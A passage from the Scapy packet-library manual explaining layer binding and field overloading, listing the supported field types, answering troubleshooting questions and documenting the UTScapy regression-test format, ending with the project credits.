1. `type` is still equal to 0 while we wanted it to be automatically set to 1. We could of course have built `p` with `p = Foo(type=1)/Bar0(val=1337)` but this is not very convenient.
2. the packet is badly dissected as `Bar1` is regarded as `Raw`. This is because no links have been set between `Foo()` and `Bar*()`.

In order to understand what we should have done to obtain the proper behavior, we must look at how the layers are assembled. When two independent packets instances `Foo()` and `Bar1(val=1337)` are compounded with the '/' operator, it results in a new packet where the two previous instances are cloned (i.e. are now two distinct objects structurally different, but holding the same values):

```
def __div__(self, other):
    if isinstance(other, Packet):
        cloneA = self.copy()
        cloneB = other.copy()
        cloneA.add_payload(cloneB)
        return cloneA
    elif type(other) is str:
        return self/Raw(load=other)
```

The right hand side of the operator becomes the payload of the left hand side. This is performed through the call to `add_payload()`. Finally, the new packet is returned.

Note: we can observe that if other isn't a `Packet` but a string, the `Raw` class is instantiated to form the payload. Like in this example:

```
>>> IP()/"AAAA"
<IP  |<Raw  load='AAAA' |>>
```

Well, what `add_payload()` should implement? Just a link between two packets? Not only, in our case this method will appropriately set the correct value to `type`.

Instinctively we feel that the upper layer (the right of '/') can gather the values to set the fields to the lower layer (the left of '/'). Like previously explained, there is a convenient mechanism to specify the bindings in both directions between two neighbouring layers.

Once again, these information must be provided to `bind_layers()`, which will internally call `bind_top_down()` in charge to aggregate the fields to overload. In our case what we needs to specify is:

```
bind_layers( Foo, Bar1, {'type':1} )
bind_layers( Foo, Bar2, {'type':2} )
```

Then, `add_payload()` iterates over the `overload_fields` of the upper packet (the payload), get the fields associated to the lower packet (by its type) and insert them in `overloaded_fields`.

For now, when the value of this field will be requested, `getfieldval()` will return the value inserted in `overloaded_fields`.

The fields are dispatched between three dictionaries:

- `fields`: fields whose the value have been explicitly set, like `pdst` in TCP (`pdst='42'`)
- `overloaded_fields`: overloaded fields
- **`default_fields`: all the fields with their default value (these fields** are initialized according to `fields_desc` by the constructor by calling `init_fields()`).

In the following code we can observe how a field is selected and its value returned:

```
def getfieldval(self, attr):
   for f in self.fields, self.overloaded_fields, self.default_fields:
       if f.has_key(attr):
           return f[attr]
   return self.payload.getfieldval(attr)
```

Fields inserted in `fields` have the higher priority, then `overloaded_fields`, then finally `default_fields`. Hence, if the field `type` is set in `overloaded_fields`, its value will be returned instead of the value contained in `default_fields`.

We are now able to understand all the magic behind it!

```
>>> p = Foo()/Bar1(val=0x1337)
>>> p
<Foo  type=1 |<Bar1  val=4919 |>>
>>> p.show()
###[ Foo ]###
  type= 1
  len= 4
  sep= '\r\n'
###[ Bar1 ]###
    val= 4919
```

Our 2 problems have been solved without us doing much: so good to be lazy :)

Under the hood: putting everything together

Last but not least, it is very useful to understand when each function is called when a packet is built:

```
>>> hexdump(str(p))
Packet.str=Foo
Packet.iter=Foo
Packet.iter=Bar1
Packet.build=Foo
Packet.build=Bar1
Packet.post_build=Bar1
Packet.post_build=Foo
```

As you can see, it first runs through the list of each field, and then build them starting from the beginning. Once all layers have been built, it then calls `post_build()` starting from the end.

Fields

Here's a list of fields that Scapy supports out of the box:

Simple datatypes

Legend:

- `X` - hexadecimal representation
- `LE` - little endian (default is big endian = network byte order)

- `Signed` - signed (default is unsigned)

```
ByteField            # one byte
XByteField

ShortField           # two bytes
LEShortField
XShortField

X3BytesField         # three bytes (in hexadecimal)

IntField             # four bytes
SignedIntField
LEIntField
LESignedIntField
XIntField

LongField
XLongField
LELongField

IEEEFloatField
IEEEDoubleField
BCDFloatField        # binary coded decimal

BitField
XBitField

BitFieldLenField     # BitField specifying a length (used in RTP)
FlagsField
FloatField
```

Enumerations

Possible field values are taken from a given enumeration (list, dictionary, ...) e.g.:

```
ByteEnumField("code", 4, {1:"REQUEST",2:"RESPONSE",3:"SUCCESS",4:"FAILURE"}
↪)
```

```
EnumField(name, default, enum, fmt = "H")
CharEnumField
BitEnumField
ShortEnumField
LEShortEnumField
ByteEnumField
IntEnumField
SignedIntEnumField
LEIntEnumField
XShortEnumField
```

Strings

```
StrField(name, default, fmt="H", remain=0, shift=0)
StrLenField(name, default, fld=None, length_from=None, shift=0):
```

```
StrFixedLenField
StrNullField
StrStopField
```

Lists and lengths

```
FieldList(name, default, field, fld=None, shift=0, length_from=None, count_
↪from=None)
  # A list assembled and dissected with many times the same field type

  # field: instance of the field that will be used to assemble and␣
↪disassemble a list item
  # length_from: name of the FieldLenField holding the list length

FieldLenField     #  holds the list length of a FieldList field
LEFieldLenField

LenField          # contains len(pkt.payload)

PacketField       # holds packets
PacketLenField    # used e.g. in ISAKMP_payload_Proposal
PacketListField
```

Variable length fields

This is about how fields that have a variable length can be handled with Scapy. These fields usually know their length from another field. Let's call them varfield and lenfield. The idea is to make each field reference the other so that when a packet is dissected, varfield can know its length from lenfield when a packet is assembled, you don't have to fill lenfield, that will deduce its value directly from varfield value.

Problems arise whe you realize that the relation between lenfield and varfield is not always straightforward. Sometimes, lenfield indicates a length in bytes, sometimes a number of objects. Sometimes the length includes the header part, so that you must substract the fixed header length to deduce the varfield length. Sometimes the length is not counted in bytes but in 16bits words. Sometimes the same lenfield is used by two different varfields. Sometimes the same varfield is referenced by two lenfields, one in bytes one in 16bits words.

The length field

First, a lenfield is declared using `FieldLenField` (or a derivate). If its value is None when assembling a packet, its value will be deduced from the varfield that was referenced. The reference is done using either the `length_of` parameter or the `count_of` parameter. The `count_of` parameter has a meaning only when varfield is a field that holds a list (`PacketListField` or `FieldListField`). The value will be the name of the varfield, as a string. According to which parameter is used the `i2len()` or `i2count()` method will be called on the varfield value. The returned value will the be adjusted by the function provided in the adjust parameter. The function provided by `adjust` will be applied on 2 arguments: the packet instance and the value returned by `i2len()` or `i2count()`. By default, adjust does nothing:

```
adjust=lambda pkt,x: x
```

For instance, if `the_varfield` is a list

```
FieldLenField("the_lenfield", None, count_of="the_varfield")
```

or if the length is in 16bits words:

```
FieldLenField("the_lenfield", None, length_of="the_varfield",␣
↪adjust=lambda pkt,x:(x+1)/2)
```

The variable length field

A varfield can be of type `StrLenField`, `PacketLenField`, `PacketListField`, `FieldListField`, ...

The lengths of the first two is deduced from a lenfield when dissected. The link is done using the `length_from` parameter, which takes a function that, applied to the partly dissected packet, returns the length in bytes to take for the field. For instance:

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:␣
↪pkt.the_lenfield)
```

or

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt:␣
↪pkt.the_lenfield-12)
```

For the `PacketListField` and `FieldListField` and their derivatives, they work as above when they need a length. If they need a number of elements, the length_from parameter must be ignored and the count_from parameter must be used instead. For instance:

```
FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"), count_
↪from = lambda pkt: pkt.the_lenfield)
```

Examples

```
class TestSLF(Packet):
    fields_desc=[ FieldLenField("len", None, length_of="data"),
                  StrLenField("data", "", length_from=lambda pkt:pkt.len) ]

class TestPLF(Packet):
    fields_desc=[ FieldLenField("len", None, count_of="plist"),
                  PacketListField("plist", None, IP, count_from=lambda␣
↪pkt:pkt.len) ]

class TestFLF(Packet):
    fields_desc=[
       FieldLenField("the_lenfield", None, count_of="the_varfield"),
       FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"),
                      count_from = lambda pkt: pkt.the_lenfield) ]
```

```
class TestPkt(Packet):
    fields_desc = [ ByteField("f1",65),
                    ShortField("f2",0x4244) ]
    def extract_padding(self, p):
        return "", p

class TestPLF2(Packet):
    fields_desc = [ FieldLenField("len1", None, count_of="plist",fmt="H",␣
↪adjust=lambda pkt,x:x+2),
                    FieldLenField("len2", None, length_of="plist",fmt="I",␣
↪adjust=lambda pkt,x:(x+1)/2),
                    PacketListField("plist", None, TestPkt, length_
↪from=lambda x:(x.len2*2)/3*3) ]
```

Test the `FieldListField` class:

```
>>> TestFLF(b'\x00\x02ABCDEFGHIJKL')
<TestFLF  the_lenfield=2 the_varfield=['65.66.67.68', '69.70.71.72'] |<Raw␣
↪ load='IJKL' |>>
```

Special

```
Emph     # Wrapper to emphasize field when printing, e.g. Emph(IPField("dst
↪", "127.0.0.1")),

ActionField

ConditionalField(fld, cond)
        # Wrapper to make field 'fld' only appear if
        # function 'cond' evals to True, e.g.
        # ConditionalField(XShortField("chksum",None),lambda pkt:pkt.
↪chksumpresent==1)


PadField(fld, align, padwith=None)
       # Add bytes after the proxified field so that it ends at
       # the specified alignment from its beginning
```

TCP/IP

```
IPField
SourceIPField

IPoptionsField
TCPOptionsField

MACField
DestMACField(MACField)
SourceMACField(MACField)
ARPSourceMACField(MACField)

ICMPTimeStampField
```

802.11

```
Dot11AddrMACField
Dot11Addr2MACField
Dot11Addr3MACField
Dot11Addr4MACField
Dot11SCField
```

DNS

```
DNSStrField
DNSRRCountField
DNSRRField
DNSQRField
RDataField
RDLenField
```

ASN.1

```
ASN1F_element
ASN1F_field
ASN1F_INTEGER
ASN1F_enum_INTEGER
ASN1F_STRING
ASN1F_OID
ASN1F_SEQUENCE
ASN1F_SEQUENCE_OF
ASN1F_PACKET
ASN1F_CHOICE
```

Other protocols

```
NetBIOSNameField          # NetBIOS (StrFixedLenField)

ISAKMPTransformSetField   # ISAKMP (StrLenField)

TimeStampField            # NTP (BitField)
```

CHAPTER 7

Troubleshooting

Note: This section has not been updated for scapy3k yet. Code examples may not work directly. Try bytes() instead of str() and b'string' instead of b'somestring'.

FAQ

My TCP connections are reset by Scapy or by my kernel.

The kernel is not aware of what Scapy is doing behind his back. If Scapy sends a SYN, the target replies with a SYN-ACK and your kernel sees it, it will reply with a RST. To prevent this, use local firewall rules (e.g. NetFilter for Linux). Scapy does not mind about local firewalls.

I can't ping 127.0.0.1. Scapy does not work with 127.0.0.1 or on the loopback interface

The loopback interface is a very special interface. Packets going through it are not really assembled and dissassembled. The kernel routes the packet to its destination while it is still stored an internal structure. What you see with tcpdump -i lo is only a fake to make you think everything is normal. The kernel is not aware of what Scapy is doing behind his back, so what you see on the loopback interface is also a fake. Except this one did not come from a local structure. Thus the kernel will never receive it.

In order to speak to local applications, you need to build your packets one layer upper, using a PF_INET/SOCK_RAW socket instead of a PF_PACKET/SOCK_RAW (or its equivalent on other systems that Linux):

```
>>> conf.L3socket
<class __main__.L3PacketSocket at 0xb7bdf5fc>
>>> conf.L3socket=L3RawSocket
>>> sr1(IP(dst="127.0.0.1")/ICMP())
<IP  version=4L ihl=5L tos=0x0 len=28 id=40953 flags= frag=0L ttl=64␣
↪proto=ICMP chksum=0xdce5 src=127.0.0.1 dst=127.0.0.1 options='' |<ICMP ␣
↪type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |>>
```

BPF filters do not work. I'm on a ppp link

This is a known bug. BPF filters must compiled with different offsets on ppp links. It may work if you use libpcap (which will be used to compile the BPF filter) instead of using native linux support (PF_PACKET sockets).

traceroute() does not work. I'm on a ppp link

This is a known bug. See BPF filters do not work. I'm on a ppp link

To work arround this, use `nofilter=1`:

```
>>> traceroute("target", nofilter=1)
```

Graphs are ugly/fonts are too big/image is truncated.

Quick fix: use png format:

```
>>> x.graph(format="png")
```

Upgrade to latest version of GraphViz.

Try providing different DPI options (50,70,75,96,101,125, for instance):

```
>>> x.graph(options="-Gdpi=70")
```

If it works, you can make it permanenent:

```
>>> conf.prog.dot = "dot -Gdpi=70"
```

You can also put this line in your `~/.scapy_startup.py` file

Getting help

Common problems are answered in the FAQ.

There's a low traffic mailing list at `scapy.ml(at)secdev.org` (archive, RSS, NNTP). You are encouraged to send questions, bug reports, suggestions, ideas, cool usages of Scapy, etc. to this list. Subscribe by sending a mail to `scapy.ml-subscribe(at)secdev.org`.

To avoid spam, you must subscribe to the mailing list to post.

CHAPTER 8

Scapy development

Note: This section is only partly updated for scapy3k yet. Code examples may not work directly.

Project organization

Scapy3k development uses the GitHub repository Scapy3k is not synchronized with scapy v2.x repository at http://hg.secdev.org/scapy/. Changes in one project reflect on the other only if somebody manually transfers the change.

How to contribute

- Found a bug in Scapy3k? Add a ticket.
- Improve this documentation.
- Program a new layer and create a pull request.
- Contribute new regression tests.
- Upload packet samples for new protocols.

Testing with UTScapy

What is UTScapy?

UTScapy is a small Python program that reads a campaign of tests, runs the campaign with Scapy and generates a report indicating test status. The report may be in one of four formats, text, ansi, HTML or LaTeX.

Three basic test containers exist with UTScapy, a unit test, a test set and a test campaign. A unit test is a list of Scapy commands that will be run by Scapy or a derived work of Scapy. Evaluation of the last command in the unit test will determine the end result of the individual unit test. A test set is a group of unit tests with some association. A test campaign consists of one or more test sets. Test sets and unit tests can be given keywords to form logical groupings. When running a campaign, tests may be selected by keyword. This allows the user to run tests within a desired grouping.

For each unit test, test set and campaign, a CRC32 of the test is calculated and displayed as a signature of that test. This test signature is sufficient to determine that the actual test run was the one expected and not one that has been modified. In case your dealing with evil people that try to modify or corrupt the file without changing the CRC32, a global SHA1 is computed on the whole file.

Syntax of a Test Campaign

Table 1 shows the syntax indicators that UTScapy is looking for. The syntax specifier must appear as the first character of each line of the text file that defines the test. Text descriptions that follow the syntax specifier are arguments interpreted by UTScapy. Lines that appear without a leading syntax specifier will be treated as Python commands, provided they appear in the context of a unit test. Lines without a syntax specifier that appear outside the correct context will be rejected by UTScapy and a warning will be issued.

Syntax Specifier	Definition
'%'	Give the test campaign's name.
'+'	Announce a new test set.
'='	Announce a new unit test.
'~'	Announce keywords for the current unit test.
'*'	Denotes a comment that will be included in the report.
'#'	Testcase annotations that are discarded by the interpreter.

Table 1 - UTScapy Syntax Specifiers

Comments placed in the test report have a context. Each comment will be associated to the last defined test container - be it a individual unit test, a test set or a test campaign. Multiple comments associated with a particular container will be concatenated together and will appear in the report directly after the test container announcement. General comments for a test file should appear before announcing a test campaign. For comments to be associated with a test campaign, they must appear after declaration of the test campaign but before any test set or unit test. Comments for a test set should appear before definition of the set's first unit test.

The generic format for a test campaign is shown in the following table:

```
% Test Campaign Name
* Comment describing this campaign


+ Test Set 1
* comments for test set 1

= Unit Test 1
~ keywords
* Comments for unit test 1
# Python statements follow
a = 1
print(a)
a == 1
```

Python statements are identified by the lack of a defined UTScapy syntax specifier. The Python statements are fed directly to the Python interpreter as if one is operating within the interactive Scapy shell (`interact`). Looping, iteration and conditionals are permissible but must be terminated by a blank line. A test set may be comprised of multiple unit tests and multiple test sets may be defined for each campaign. It is even possible to have multiple test campaigns in a particular test definition file. The use of keywords allows testing of subsets of the entire campaign. For example, during development of a test campaign, the user may wish to mark new tests under development with the keyword "debug". Once the tests run successfully to their desired conclusion, the keyword "debug" could be removed. Keywords such as "regression" or "limited" could be used as well.

It is important to note that UTScapy uses the truth value from the last Python statement as the indicator as to whether a test passed or failed. Multiple logical tests may appear on the last line. If the result is 0 or False, the test fails. Otherwise, the test passes. Use of an assert() statement can force evaluation of intermediate values if needed.

The syntax for UTScapy is shown in Table 3 - UTScapy command line syntax:

```
[root@localhost scapy]# ./UTscapy.py -h
Usage: UTscapy [-m module] [-f {text|ansi|HTML|LaTeX}] [-o output_file]
               [-t testfile] [-k keywords [-k ...]] [-K keywords [-K ...]]
               [-l] [-d|-D] [-F] [-q[q]]
-l              : generate local files
-F              : expand only failed tests
-d              : dump campaign
-D              : dump campaign and stop
-C              : don't calculate CRC and SHA
-q              : quiet mode
-qq             : [silent mode]
-n <testnum>    : only tests whose numbers are given (eg. 1,3-7,12)
-m <module>     : additional module to put in the namespace
-k <kw1>,<kw2>,...      : include only tests with one of those keywords␣
↪(can be used many times)
-K <kw1>,<kw2>,...      : remove tests with one of those keywords (can be␣
↪used many times)
```

Table 3 - UTScapy command line syntax

All arguments are optional. Arguments that have no associated argument value may be strung together (i.e. `-lqF`). If no testfile is specified, the test definition comes from <STDIN>. Similarly, if no output file is specified it is directed to <STDOUT>. The default output format is "ansi". Table 4 lists the arguments, the associated argument value and their meaning to UTScapy.

Argument	Argument Value	Meaning to UTScapy
-t	testfile	Input test file defining test campaign (default = <STDIN>)
-o	output_file	File for output of test campaign results (default = <STDOUT>)
-f	test	ansi, HTML, LaTeX, Format out output report (default = ansi)
-l		Generate report associated files locally. For HTML, generates JavaScript and the style sheet
-F		Failed test cases will be initially expanded by default in HTML output
-d		Print a terse listing of the campaign before executing the campaign
-D		Print a terse listing of the campaign and stop. Do not execute campaign
-C		Do not calculate test signatures
-q		Do not update test progress to the screen as tests are executed
-qq		Silent mode
-n	testnum	Execute only those tests listed by number. Test numbers may be retrieved using –d or –D. Tests may be listed as a comma separated list and may include ranges (e.g. 1, 3-7, 12)
-m	module	Load module before executing tests. Useful in testing derived works of Scapy. Note: Derived works that are intended to execute as "__main__" will not be invoked by UTScapy as "__main__".
-k	kw1, kw2, ...	Include only tests with keyword "kw1". Multiple keywords may be specified.
-K	kw1, kw2, ...	Exclude tests with keyword "kw1". Multiple keywords may be specified.

Table 4 - UTScapy parameters

Table 5 shows a simple test campaign with multiple test set definitions. Additionally, keywords are specified that allow a limited number of test cases to be executed. Notice the use of the `assert()` statement in test 3 and 5 used to check intermediate results. Tests 2 and 5 will fail by design.

```
% Example Test Campaign

# Comment describing this campaign
#
# To run this campaign, try:
#   ./UTscapy.py -t example_campaign.txt -f html -o example_campaign.html -
↪F
#

* This comment is associated with the test campaign and will appear
* in the produced output.

+ Test Set 1

= Unit Test 1
~ test_set_1 simple
a = 1
print(a)

= Unit test 2
~ test_set_1 simple
* this test will fail
b = 2
```

```
a == b

= Unit test 3
~ test_set_1 harder
a = 1
b = 2
c = "hello"
assert (a != b)
c == "hello"

+ Test Set 2

= Unit Test 4
~ test_set_2 harder
b = 2
d = b
d is b

= Unit Test 5
~ test_set_2 harder hardest
a = 2
b = 3
d = 4
e = (a * b)**d
# The following statement evaluates to False but is not last; continue
e == 6
# assert evaluates to False; stop test and fail
assert (e == 7)
e == 1296

= Unit Test 6
~ test_set_2 hardest
print(e)
e == 1296
```

To see an example that is targeted to Scapy, go to http://www.secdev.org/projects/UTscapy. Cut and paste the example at the bottom of the page to the file `demo_campaign.txt` and run UTScapy against it:

```
./UTscapy.py -t demo_campaign.txt -f html -o demo_campaign.html -F -l
```

Examine the output generated in file `demo_campaign.html`.

CHAPTER 9

Credits

- Philippe Biondi is Scapy's author. He has also written most of the documentation.
- Fred Raynal wrote the chapter on building and dissecting packets.
- Sebastien Martini added some details in "Handling default values: automatic computation".
- Peter Kacherginsky contributed several tutorial sections, one-liners and recipes.
- Dirk Loss integrated and restructured the existing docs to make this book. He has also written the installation instructions for Windows.
- Eriks Dobelis ported scapy to python3 and created scapy3k. He has updated documentation for scapy3k and added more recipes.

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